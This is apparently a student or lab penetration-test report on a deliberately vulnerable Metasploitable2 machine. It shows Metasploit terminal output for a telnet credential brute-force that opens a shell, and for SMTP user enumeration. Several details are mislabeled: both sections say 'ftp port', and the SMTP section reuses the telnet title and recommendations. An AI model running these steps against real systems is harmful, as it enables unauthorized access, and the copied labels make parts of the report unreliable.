00:56 20-11-2023

3.3. METASPLOITABLE2 PORT 23 telnet Linux telnetd – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High


3. Telnet port is open in Metasploitable2	
Application	telnet Linux telnetd on port 23
Risk	High
Abstract	Weak authentication, outdated software
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Insecure transmission, default credentials
Recommendations	Sniffing of credentials, risk of unauthorized access| Disable Telnet, migrate to SSH for secure remote access

Proof of Concept

The metasploitable2 ftp port 23 is exploited by Telnet Login Check Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
15:20
kali@kali: ~
File Actions Edit View Help
msf6 exploit(freebsd/telnet/telnet_encrypt_keyid) > use 34
msf6 auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 23 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_login) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
21°C Clear
Search
ENG IN
01:50 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
15:21
kali@kali: ~
File Actions Edit View Help
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: helloworld:mayuresh (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: helloworld:thirupathi (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: helloworld:swami (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: helloworld:msfadmin (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: msfadmin:harish (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: msfadmin:mayuresh (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: msfadmin:thirupathi (Incorrect:)
[-] 192.168.64.129:23 - 192.168.64.129:23 - LOGIN FAILED: msfadmin:swami (Incorrect:)
[+] 192.168.64.129:23 - 192.168.64.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.64.129:23 - Attempting to start session 192.168.64.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.64.128:35637 → 192.168.64.129:23) at 2023-11-19 15:17:30 -0500
[*] 192.168.64.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i
Active sessions
Id Name Type Information Connection
1 shell TELNET msfadmin:msfadmin (192.168.64.129:23) 192.168.64.128:35637 → 192.168.64.129:23 (192.168.64.129)
msf6 auxiliary(scanner/telnet/telnet_login) > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > cd /
msf6 exploit(linux/http/asuswrt_lan_rce) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 exploit(linux/http/asuswrt_lan_rce) > sSsS
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
21°C Clear
Search
ENG IN
01:51 20-11-2023

3.4. METASPLOITABLE2 PORT 25 smtp Postfix smtpd – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - Medium


4. Telnet port is open in Metasploitable2	
Application	smpt Postfix smtpd on port 25
Risk	Medium
Abstract	Open relays, misconfigured email servers
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Insecure transmission, default credentials
Recommendations	Sniffing of credentials, risk of unauthorized access| Disable Telnet, migrate to SSH for secure remote access


Proof of Concept

The metasploitable2 ftp port 25 is exploited by SMTP User Enumeration Utility




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
16:22
kali@kali: ~
File Actions Edit View Help
17 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection
24 auxiliary/fuzzers/smtp/smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/wmailserver 2005-07-11 average No SoftiaCom WMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sysgauge_client_bof 2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pii/email_pii normal No VSploit Email PII
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28 great No Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/ypops_overflow1 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1
msf6 > use 25
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
02:52 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
16:22
kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.64.129:25 - 192.168.64.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
